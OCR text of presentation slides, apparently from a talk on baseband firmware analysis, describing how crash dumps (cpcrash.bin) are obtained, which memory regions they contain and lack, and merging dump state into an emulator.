


`cpcrash.bin`

Snappy compressed container

sys_mem_0x6200F080
sys_mem_0x629C1120
sys_mem_0x629D3D80
sys_mem_0x6508CD00
sys_mem_0x6560E000
sys_mem_0x65800000

Obtaining Crash Dumps



`cpcrash.bin`

Snappy compressed container


sys_mem_0x6200F080
sys_mem_0x629C1120
sys_mem_0x629D3D80
sys_mem_0x6508CD00
sys_mem_0x6560E000
sys_mem_0x65800000

Baseband memory

Includes:

- Stack
- Heap
- Global variables
- MMIO Regions

Obtaining Crash Dumps



cpcrash.bin

Snappy compressed container

sys_mem_0x6200F080
sys_mem_0x629C1120
sys_mem_0x629D3D80
sys_mem_0x6508CD00
sys_mem_0x6560E000
sys_mem_0x65800000


Baseband memory

Includes:
- Stack
- Heap
- Global variables
- MMIO Regions


Missing:
- Registers
- Peripheral state

State: Crashed


Merging State from Emulator and Dump



